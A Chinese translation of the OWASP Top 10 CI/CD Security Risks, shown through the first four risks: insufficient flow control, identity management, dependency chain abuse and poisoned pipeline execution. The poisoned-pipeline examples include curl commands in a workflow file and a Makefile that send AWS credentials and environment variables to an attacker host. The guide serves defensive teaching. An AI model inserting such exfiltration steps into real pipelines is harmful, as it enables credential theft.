
OWASP CI/CD

十大安全风险



OWASP

项目简介

CI/CD环境、流程和系统是现代软件组织的重要组成部分。它们将开发人员工作站的源代码上传到软件产品代码库。随着DevOps和微服务架构的兴起，CI/CD系统和流程已重塑软件工程生态系统：

- 技术栈更加多样化，无论是编码语言，还是CI/CD流水线中采用的技术和框架（例如：GitOps、K8S）。
- 新编程语言和框架的使用越来越快，且没有明显的技术障碍。
- 自动化和基础设施即代码（IaC)的使用和实践有所增加。
- 第三方软件已经成为CI/CD生态系统的重要组成部分，无论是外部供应商提供的第三方软件，还是软件代码依赖的第三方软件。我们只需添加1、2行代码，即可在CI/CD系统中快速集成新服务。

这些特性使得软件交付更快、更灵活、更多样化。然而，它们也重塑了攻击面，为攻击者提供了大量的新途径和新机会。

各种级别的攻击者都把注意力转移到CI/CD上，因为他们意识到CI/CD服务提供了一个有效的途径来获取组织的核心资产。由于滥用CI/CD系统缺陷，各行业遭受安全事件和网络攻击的数量、频率和规模正大幅提升。这些安全事件包含：

- SolarWinds构建系统被入侵，导致18000名客户被传播恶意软件。
- Codecov漏洞，导致众多组织数千条构建管道中存储的环境变量信息泄露。
- PHP漏洞，导致发布了包含后门的恶意PHP版本。
- Dependency Confusion漏洞，通过获取外部依赖关系，在数十家大型组织的开发者工作站和构建环境中运行恶意代码。
- 每周下载量达数百万次的“ua-parser-js”、“coa”和“rc NPM”软件包被破坏，导致恶意代码在数百万构建环境和开发者工作站上运行。

虽然，攻击者已经根据CI/CD的新技术调整了他们的攻击技术，但大多数防御者仍在努力寻找正确的方法来检测、理解和管理与CI/CD环境相关的安全风险。为了在最佳安全和快速交付之间寻求适当的平衡，安全团队正在寻找最佳安全控制措施，以便在不影响安全的情况下实现软件产品的敏捷交付。

项目倡议

通过对CI/CD相关攻击向量，以及被重点关注的攻击事件和安全漏洞的广泛研究，整理形成本文档，旨在帮助防御者确定其CI/CD生态系统安全的重点领域。

本文档的编制由众多跨领域和跨学科的行业专家共同参与，以确保其符合当前的威胁态势、风险面，以及应对这些风险时所面临的挑战。

感谢所有参与本文档编制、审查和验证的行业专家。

原文作者

Daniel Krivelevich
CTO at Cider Security

Omer Gil
Director of Research at Cider Security

审查人员

Iftach Ian Amit
Advisory CSO at Rapid7

Jonathan Claudius
Director of Security Assurance at Mozilla

Michael Coates
CEO & Co-Founder at Altitude Networks, Former CISO at Twitter

Jonathan Jaffe
CISO at Lemonade Insurance

Adrian Ludwig
Chief Trust Officer at Atlassian

Travis McPeak
Head of Product Security at Databricks

Ron Peled
Founder & CEO at ProtectOps, Former CISO at LivePerson

Ty Sbano
CISO at Vercel

Astha Singhal
Director, Information Security at Netflix

Hiroki Suezawa
Security Engineer at Mercari, inc.

Tyler Welton
Principal Security Engineerat Built Technologies, Owner at Untamed Theory

Tyler Young
Head of Securityat Relativity

Ory Segal
CTO, Prisma Cloud at Palo Alto Networks

Noa Ginzbursky
DevOps Engineer at Cider Security

Asi Greenholts
Security Researcher at Cider Security

项目概述

本文介绍了十大CI/CD安全风险。所有安全风险的描述都遵循以下结构。

- 定义——对风险性质的简明定义。
- 描述——对背景和攻击动机的详细解释。
- 影响——围绕风险实现可能对组织产生的潜在影响的详细信息。
- 建议——一组用于优化组织CI/CD安全风险态势的控制措施与建议。
- 参考——有关安全风险被利用的真实案例和范例列表。

十大CI/CD安全风险列表及排序，是项目成员进行大量的研究和分析后编制完成，研究方式包含：

- 分析多个垂直领域和行业的数百个CI/CD环境，包含CI/CD的架构、设计和安全状态。
- 与行业专家进行深入探讨。
- 研究CI/CD安全领域的安全事件和安全缺陷，以及相关实例。

中文版说明


由于水平有限，在翻译中存在不足之处，敬请指正。如有任何意见或建议，可联系我们（邮箱：project@owasp.org.cn）

感谢以下参与本中文版本《OWASP CI/CD 十大安全风险》的成员。

- 项目成员：蒋承、王颉、肖文棣、杨文元、张丽、赵学文

  （排名不分先后，按姓氏拼音排列）

风险列表



CICD-SEC-1

不足的流程控制机制

定义

不足的流程控制机制,是指由于系统缺乏强制的额外批准或审查机制，已获得CI/CD流程（例如：SCM、CI、工件库等）中系统权限的攻击者，单枪匹马就可将恶意代码或工件推送到管道中。

描述

CI/CD流程专为快速交付而设计。新代码可以在开发人员的机器上创建并在几分钟内投入生产，这个过程通常完全自动化或者只有少量的人工参与。鉴于CI/CD流程本质上是通向高度封闭和安全的生产环境的高速公路，故组织不断引入控制措施，旨在确保没有任何一个实体（包括人或者应用程序）可以在不经过一系列严格审查和批准的情况下通过管道推送代码或工件。

影响

可访问SCM、CI或管道下游系统的攻击者，可以滥用流程控制机制不足来部署恶意工件。这些恶意工件一旦创建，将通过管道运送，可能直到生产环境，都无需任何批准或审查。例如攻击者可能：

- 将代码推送到存储库分支，该分支通过管道自动部署到生产环境。
- 将代码推送到存储库分支，然后手动触发将代码推送到生产环境。
- 直接将代码推送到通用程序库，供在生产环境中系统运行的代码使用。
- 滥用CI中的自动合并规则，自动合并满足一组预定义要求的拉取请求，从而推送未经审查的恶意代码。
- 滥用不充分的分支保护规则，例如：排除特定用户或分支以绕过分支保护并推送未经审查的恶意代码。
- 伪装成由构建环境创建的合法工件，将工件（例如：包或容器）上传到工件存储库。在这种情况下，缺乏控制或验证可能会导致部署管道获取这些工件并部署到生产环境中。

- 访问生产环境并直接更改应用程序代码或基础设施（例如：AWS Lambda函数）而无需任何额外的批准或验证。


建议

建立管道流程控制机制，以确保没有任何单个实体（人或者应用程序）能够在没有外部验证或校验的情况下通过管道传送敏感代码和工件。这可以通过实施以下措施来实现：

- 在生产和其他敏感系统中，为使用的托管代码分支配置分支保护规则。尽可能避免将用户账户或分支排除在分支保护规则之外。系统如果授予某些用户账户将未经审查的代码推送到存储库的权限，请确保这些账户没有权限触发连接到此存在问题的存储库的部署管道。
- 限制自动合并规则的使用，并确保不使用这些规则（这些规则只适用于最少量的上下文的情景）。安全人员需要彻底检查所有自动合并规则的代码，以确保不能绕过流程控制机制，并避免在自动合并过程中导入第三方代码。
- 在适用的情况下，禁止账户在未经额外批准或审查的情况下触发生产环境的构建和部署管道。
- 最好只有在工件都是由预先批准的CI服务账户创建的情况下，才允许这些工件通过管道流动。防止其他账户上传的工件在未经二次审查和批准的情况下流经管道。
- 检测并防止生产环境中运行的代码与其CI/CD来源之间的偏差和不一致，并修改任何有偏差的资源。

参考

- 在PHP git存储库中植入后门。攻击者将未经审查的恶意代码直接推送到PHP主分支，最终导致易受攻击的PHP版本传播到所有PHP网站。
  https://news-web.php.net/php.internals/113981
- 绕过Homebrew（开发者：RyotaK）中的自动合并规则。攻击者很容易绕过那些用于将无关紧要的更改合并到主分支的自动合并规则，从而允许攻击者将恶意代码合并到项目中。
  https://brew.sh/2021/04/21/security-incident-disclosure/
- 使用GitHub Actions（开发者：Omer Gil）绕过要求的审查。该缺陷允许利用GitHub Actions绕过所需的审查机制并将未经审查的代码推送到受保护的分支。
  https://www.cidersecurity.io/blog/research/bypassing-required-reviews-using-github-actions/



CICD-SEC-2

不当的身份识别和访问管理

定义

身份识别和访问管理不当的风险，源于分布在工程生态系统中不同系统（从源代码控制系统到部署系统）难以管理的大量身份。身份认证（包括：人类账号和程序账号）管理不善，增加了身份认证失效的可能性和损害程度。

描述

软件交付流程由互相连接的多个系统组成，目的是将代码和工件从开发环境发送到生产环境。每个系统都提供多种访问和集成方法（用户名和密码、个人访问令牌、市场应用程序、OAuth应用程序、插件、SSH密钥）。不同类型的账号和访问方法可能有自己独特的供应方法、安全策略集和授权模型。这种复杂性给身份认证的全生命周期管理以及最小权限原则带来了挑战。

此外，在通用环境中，对SCM或CI普通用户账号的管理是非常宽松的，因为这些系统历来不是安全团队的重点关注领域。这些身份认证主要由工程师使用，以便能够灵活得更改代码和基础架构。

CI/CD生态系统中关于身份认证和访问管理的一些主要问题和挑战包括：

- **过度宽松的身份认证**——对程序化账号和人工账号都保持最小权限原则。例如：在SCM中，确保系统只授予每个人和应用程序身份所需的权限，并且这些权限只针对这些身份所需要访问的实际存储库，这并非易事。
- **过时的身份认证**——不活跃或不再需要访问系统的员工，但尚未取消所有CI/CD系统的人员账号和系统访问账号。
- **本地身份认证**——没有与集中式IDP联合的系统，创建在相关系统内本地管理的身份。本地账号在执行一致的安全策略（例如：密码策略、锁定策略、MFA）以及正确取消所有系统的访问权限（例如：当员工离开组织时）方面带来了挑战。
- **外部身份认证**——
  - 员工注册的电子邮件地址来自非组织拥有或管理的域——

在这种情况下，这些账号的安全性高度依赖于所分配到的外部账号的安全性。由于这些账号不受组织管理，因此这些账号不一定符合组织的安全策略。

- 外部合作者——

  一旦授予外部协作者对系统的访问权限，系统的安全级别就会从外部协作者的工作环境级别派生出来，不受组织控制。

- **自注册身份认证**——在允许自注册的系统中，通常情况下有效的域地址是自注册和访问 CI/CD 系统的唯一先决条件。对系统使用默认权限或者基本权限集（与“无权限”不同）会显著扩大潜在的攻击面。
- **共享身份认证**——个人用户、应用程序、个人和应用程序之间共享的身份认证增加了凭证的使用足迹，并在潜在安全事件调查的情况下产生了与问责制有关的挑战。

影响

整个CI/CD生态系统中存在数百、有时数千个身份，包括人类身份和程序身份，再加上缺乏强大的身份和访问管理实践以及普遍使用过度许可的账号，导致了一种风险，包括在任何系统上几乎可以破坏任何用户账号，可以赋予环境强大的能力，并可以作为进入生产环境的过渡。


建议

- 对工程生态系统内所有系统的所有身份进行持续分析和映射，这些分析针对每个身份、映射身份提供者、授予的权限级别和实际使用的权限级别。确保分析涵盖所有编程访问方法。
- 删除环境中不同系统中每个身份正在进行的工作所不需要的权限。
- 确定禁用/删除过期帐户的可接受有效期，并禁用/删除超过有效期的任何身份。
- 避免创建本地用户账号。相反，使用集中式组织组件（IdP）创建和管理身份。无论何时使用本地用户账号，请确保已禁用或者删除不再需要访问权限的账号，并确保所有现有账号的安全策略与组织的策略相匹配。
- 持续映射所有外部合作者并确保这些身份符合最小权限原则。尽可能为个人和程序账号授予具有预定到期日期的权限，并在工作完成后禁用其账号。
- 防止员工在SCM、CI或任何其他CI/CD平台上使用个人电子邮件地址或任何不属于组织拥有和管理的域地址。持续监控不同系统中的非域地址，并删除不合规的用户。
- 尽量避免用户自行注册系统，并根据需要授予权限。
- 避免在系统中向所有用户以及自动分配用户帐户的大型组授予基本权限。

- 避免使用共享账号。为每个特定上下文创建专用账号，并授予相关上下文所需的确切权限集。

参考

- Stack Overflow TeamCity构建服务器身份识别失效——因为在访问系统时给新注册的账号分配了管理权限，所以攻击者能够在环境中提升权限，。
  https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident
- 由于在自我维护且面向互联网的GitLab服务器开放自我注册，梅赛德斯奔驰的源代码泄露。
  https://www.zdnet.com/article/mercedes-benz-onboard-logic-unit-olu-source-code-leaks-online/
- 纽约州政府的一个自我管理的GitLab服务器暴露在互联网上，允许任何人自行注册并登录到存储敏感机密的系统。
  https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york-states-it-office-was-exposed-online/
- 在项目维护者的GitHub账号信息泄露后，恶意软件被添加到Gentoo Linux发行版源代码中。
  https://wiki.gentoo.org/wiki/Project:Infrastructure/Incident_Reports/2018-06-28_Github



CICD-SEC-3

依赖链滥用

定义

依赖链滥用风险是指攻击者可以滥用开发工作站和构建环境，以获取代码依赖中的相关缺陷。依赖链滥用会导致恶意包被无意中提取并在本地执行。

描述

由于组织所有开发环境中涉及到的系统数量越来越多，管理依赖关系和自写代码使用的外部软件包变得越来越复杂。通常情况下，每个编程语言都会使用一个专门的客户端来获取软件包。通常是从自管理的包存储库（如：Jfrog Artifactory）和特定语言SaaS库获取（如：Node.js有npm和npm注册表，Python pip使用PyPI，Ruby gems使用RubyGems）。

许多组织不遗余力地检测带有已知漏洞软件包的使用情况，并对自己编写和第三方代码进行静态分析。然而，在使用依赖包的情况下，还需要一套同样重要的控制措施，以确保依赖生态系统的安全，这包括了在拉取依赖的过程中定义如何确保安全。或更糟糕的是，不适当的配置可能导致毫无戒心的工程师在构建系统时，下载一个恶意的软件包，而不是打算拉取的软件包。在许多情况下，由于预启动安装的脚本和类似过程（被设计成在软件包被拉取后立即运行该软件包的代码），软件包在下载后立即被执行。

这种情况下的主要攻击向量是：

- **依赖混淆**——在公共资源库中发布与内部软件包名称相同的恶意软件包，试图诱使客户端下载恶意软件包而不是私有软件包。
- **依赖劫持**——获取软件包维护者的账户控制权，上传一个广泛使用的软件包的恶意版本，目的是损害获取最新版本包的毫无戒心的客户端。
- **盗版**——发布与流行软件包名称相似的恶意软件包，希望开发者将软件包名称弄错，并在无意中获取恶意软件包。
- **品牌劫持**——以与特定品牌软件包的命名规则或其他特征一致的方式发布恶意软件包，

试图让毫无戒心的开发者错误地将其与受信任的品牌联系起来，获取这些软件包。

影响

攻击者使用上述任意一种技术将软件包上传到公共软件仓库，其目的是在获取软件包的主机上（可能是开发者的工作站，也可能是拉取软件包的构建服务器）执行恶意代码。恶意代码一旦运行，它就可以被利用来窃取凭证和横向移动。

另一个潜在的情况是，攻击者的恶意代码会从构建服务器进入生产环境。在许多情况下，恶意软件包还会继续保持用户预期的原本的安全功能，从而降低被发现的概率。

建议

针对不同语言特定客户端的配置以及内部代理和外部包存储库的使用方式，有多种缓解方法。

也就是说，所有建议的控制措施都有相同的指导原则：

- 任何拉取代码包的客户端都不应该被允许直接从互联网或不被信任的来源获取软件包。相反，应实施以下控制措施：
  - 无论何时，当从外部资源库拉取第三方软件包时，确保所有的软件包都是通过内部代理而不是直接从互联网提取。这样需要考虑在代理层部署额外的安全控制措施，并在发生安全事件的情况下，提供围绕拉取的软件包的调查能力。
  - 在适用的情况下，禁止直接从外部仓库拉取软件包。配置所有客户端从内部仓库拉取软件包，并建立一个机制来验证和强制执行此客户端配置。
- 启用对拉取包的校验和签名验证。
- 避免将客户端配置为拉取最新版本的软件包，最佳配置为一个预先审核过的版本、版本范围。使用框架的特定技术来持续地将您的组织所需的软件包版本“锁定”在一个稳定安全的版本。
- 范围：
  - 确保所有私有包都在组织的范围内注册。
  - 确保所有引用私有包的代码都使用该包的范围。
  - 确保客户端只能从内部注册中心获取组织范围内的包。
- 当安装脚本作为软件包安装的一部分被执行时，请确保为这些脚本存在一个单独的上下

文，它不能访问此构建过程中其他阶段的账户信息和其他敏感资源。

- 确保内部项目软件包总是包含管理器的配置文件（例如：NPM的.npmrc），以覆盖获取包的客户端可能存在的任何不安全配置。
- 避免在公共资源库中公布内部项目的名称。
- 一般来说，考虑到同时使用的软件包管理器和配置的数量，完全防止第三方链的滥用绝非易事。因此，建议确保适当的重点关注检测、监控和缓解方面，以确保在发生事故时，能够尽快发现及时处理，并将潜在的损失降到最低。在这种情况下，所有相关的系统都应该根据“CICD-SEC-7：不安全的系统配置”风险章节的指导方针进行适当加固。

参考

- Dependency Confusion（开发者：Alex Birsan）。一种攻击向量，可以欺骗软件包管理程序和代理机构从公共资源库中获取恶意软件包，而不是从内部资源库中获取同名的预期包。
  https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610
- 亚马逊、Zillow、Lyft和Slack的NodeJS应用程序被使用依赖性混淆漏洞的威胁者利用。
  https://www.bleepingcomputer.com/news/security/malicious-npm-packages-target- amazon-slack-with-new-dependency-attacks/
- 每周下载900万次的ua-parser-js NPM库被劫持，用于启动加密软件并窃取证书。
  https://github.com/advisories/GHSA-pjwm-rvh2-c87w
- 每周下载900万次的coa NPM库被劫持，以窃取凭证。
  https://github.com/advisories/GHSA-73qr-pfmq-6rp8
- 每周下载1400万次的rc NPM库被劫持，以窃取凭证。
  https://github.com/advisories/GHSA-g2q5-5433-rhrf

CICD-SEC-4

管道投毒执行

定义

管道投毒执行风险，是有能力进入源控制系统的攻击者，在没有访问构建环境的情况下，通过在构建管道配置中注入恶意代码或者命令，来操纵构建过程。本质上是“毒化”管道并在构建过程中运行恶意代码。

描述

管道投毒向量滥用了对SCM存储库的权限，导致CI管道执行恶意命令。

有权限操纵CI配置文件或CI管道作业所依赖的其他文件的用户可以修改这些文件，使其包含恶意命令，最终“毒害”执行这些命令的CI管道。

执行未经审查代码的管道，例如，那些直接由拉取请求或提交到任意存储库分支而触发的管道，更容易受到管道投毒的影响。原因是这些场景从设计上来说，包含了没有经过任何审查或批准的代码。

一旦能够在CI管道中执行恶意代码，攻击者就可以在管道标识的上下文中执行一系列的恶意操作。

有三种类型的管道投毒：

直接管道投毒（D-PPE）：在D-PPE情况下，攻击者修改他们可以访问版本库中的CI配置文件，或者直接将修改推送到版本库的一个未受保护的仓库的远程分支，或者从一个分支或复刻提交一个带有变化的PR。由于CI流水线的执行是由“推送”或“PR”触发的，而管道的执行是由修改后的CI配置文件中的命令定义的。一旦构建管道被触发，攻击者的恶意命令就会在构建节点运行。

间接管道投毒（I-PPE）：在以下情况中，攻击者无法通过D-PPE的方式访问SCM存储库：

- 如果将流水线配置为从同一存储库中受保护的独立分支拉取CI配置文件。

- 如果CI配置文件存储在与源代码不同的存储库中，用户无法直接编辑。
- 如果CI构建被定义在CI系统本身，而不是存储在源代码的文件中。

在这种情况下，攻击者仍然可以通过在管道配置文件引用的文件中注入恶意代码来进行管道投毒，例如：

- 编译：执行“Makefile”文件中定义的命令。
- 从管道配置文件中引用的脚本，这些脚本与源代码本身存储在同一个仓库中（例如：“python myscript.py”，其中myscript.py会被攻击者操纵）。
- 代码测试：在构建过程中运行在应用程序代码上的测试框架依赖于专门文件，这些文件与源代码存储在相同的存储库中。如果攻击者能够操纵负责测试的代码，那么就能够在构建过程中运行恶意命令。
- 自动化工具：CI中使用的Linters和安全扫描器，通常也是依赖于存放在资源库中的配置文件。很多时候，这些配置包括从配置文件中定义的位置加载和运行外部代码。

因此，在I-PPE中，攻击者不是通过直接在管道定义文件中插入恶意命令来进行管道投毒，而是将恶意代码注入由配置文件引用的文件中。一旦管道被触发并运行有问题的文件中声明的命令，恶意代码最终会在管道节点上执行。

公共管道投毒（3PE）：执行PPE攻击需要访问存放管道配置文件的资源库，或其引用的文件。在大多数情况下，这类权限主要将被赋予组织内工程师。因此，攻击者通常必须拥有工程师对资源库的权限，才能执行直接或间接的管道投毒攻击。

然而，在某些情况下，匿名的攻击者可以在互联网上对CI管道进行投毒。如，公共资源库（例如：开放源代码项目）通常允许任何用户通过创建拉取请求提交对代码的修改。这些项目通常使用CI解决方案进行自动测试和构建，其方式类似于私有项目。

如果公共资源库的CI管道运行匿名用户提交的未经审查的代码，就很容易受到公共PPE攻击，简称3PE。如果，有漏洞的公共资源库管道与私有资源库在同一CI实例上运行，这也会暴露内部资产，如私有项目的账户信息。


案例

案例1：通过D-PPE（GitHub Actions）窃取凭证

在下面的例子中，一个GitHub仓库与一个GitHub Actions工作流相连接的工作流程，后者获取代码、构建代码、运行测试，并最终将项目部署到AWS。当新的代码被推送到仓库的一个远程分支时，代码--包括流水线配置文件--被运行器（工作

流节点）取走。

```yaml
name: PIPELINE
on: push
jobs:
 build:
  runs-on: ubuntu-latest
  steps:
    - run: |
        echo "building..."
        echo "testing..."
        echo "deploying..."
```



在这种情况下，D-PPE攻击将按以下方式进行：

1. 攻击者在仓库中创建了一个新的远程分支，并在其中更新管道配置文件，使用恶意命令来访问AWS凭证，并将其发布到远程服务器上。

```yaml
name: IPELINE
on: push
jobs:
 build:
  runs-on: ubuntu-
  lateststeps:
    - env:

      run: |
        curl -d creds="$(echo $ACCESS KEY:$SECRET KEY | base64 | base64)"
```

2. 一旦更新被推送，就会触发一个流水线，从存储库中获取代码，包括恶意管道配置文件。
3. 管道根据被攻击者“毒化”的配置文件运行。按照攻击者的恶意命令，存储为资源库账户信息的AWS凭证被加载到内存中。
4. 该管道继续执行攻击者的命令，将AWS凭证发送到由攻击者控制的服务器。
5. 然后，攻击者能够使用窃取来的凭证访问AWS生产环境。

案例2：通过间接PPE（Jenkins）窃取凭证

这一次，它是一个Jenkins管道，从存储库中获取代码、构建、运行测试，并最终部署到AWS。在这种情况下，流水线的配置是这样的：描述流水线的文件（Jenkinsfile）总是从版本库的受保护的主分支获取。因此，攻击者不能操纵构建的定义，这意味着获取存储在Jenkins凭证库中的账户信息，或在其他节点上运行作业都是不可能的。

然而，这并不意味着该管道没有风险：

在管道的构建阶段，AWS凭证被加载为环境变量，使它们只对在这个阶段运行的命令可用。在下面的例子中，make命令基于Makefile的内容（也存储在存储库中），作为这个阶段的一部分运行。


Jenkinsfile：

```
pipeline {
   agent any
   stages {
       stage('build') {
           steps {
               withAWS(credentials: 'AWS_key', region: 'us-east-1') {
                       sh 'make build'
                       sh 'make clean'
               }
           }
       }
       stage('test') {
           steps {
               sh 'go test -v ./...'
...
```

Makefile：

```
build:
   echo "building…"

clean:
   echo "cleaning…"
```



在这种情况下，I-PPE攻击将按以下方式进行：

1. 攻击者在版本库中创建一个拉取请求，将恶意命令附加到Makefile文件。

```
build:
    curl -d “$$(env)" hack.com3
clean:
    echo "cleaning…"
```

2. 由于管道被配置为在任何针对版本库的PR时被触发，所以触发了Jenkins流水线，从版本库中获取了代码，包括恶意的Makefile。
3. 管道根据存储在主分支中的配置文件运行，它进入了构建阶段，并将AWS凭证加载到环境变量中，即在原始Jenkins文件中的定义，然后，它运行make build命令，该命令执行了恶意的命令，该命令被添加到Makefile中。
4. 执行Makefile中定义的build构建函数，将AWS凭证发送到由攻击者控制的服务器。
5. 然后，攻击者能够使用窃取的凭证来访问AWS生产环境。

影响

在一个成功的管道投毒攻击中，攻击者在CI中执行未经审查的恶意代码。这为攻击者提供了与构建作业相同的能力和访问级别，包括：

- 访问CI作业中可用的任何账户信息，例如作为环境变量注入的账户信息或存储在CI中的其他账户信息。作为负责构建代码和部署组件的储存库，CI/CD系统通常包含几十个高价值的凭证和令牌--如对云提供商、组件注册中心以及对SCM本身的。
- 访问工作节点拥有权限的外部资产，如存储在节点的文件系统中的文件或通过底层主机访问云环境的凭证。
- 能够以构建过程构建的合法代码为幌子，在管道中将代码和工件进一步向下传送。
- 能够访问工作节点的网络环境中的其他主机和资产。

建议

预防和减轻管道投毒攻击向量涉及多种措施，包括SCM和CI系统：


- 确保运行未经审查代码的管道在隔离的节点上执行，而不要暴露在机密和敏感的环境。
- 评估是否需要外部贡献者在公共存储库上触发管道。在可能的情况下，避免运行来自复刻的流水线，并考虑增加控制措施，例如要求手动批准管道的执行。
- 对于敏感管道，例如那些含有账户信息易被攻击的管道，确保在CI系统中被配置为触发管道的每个分支在SCM中都有一个相关的分支保护规则。
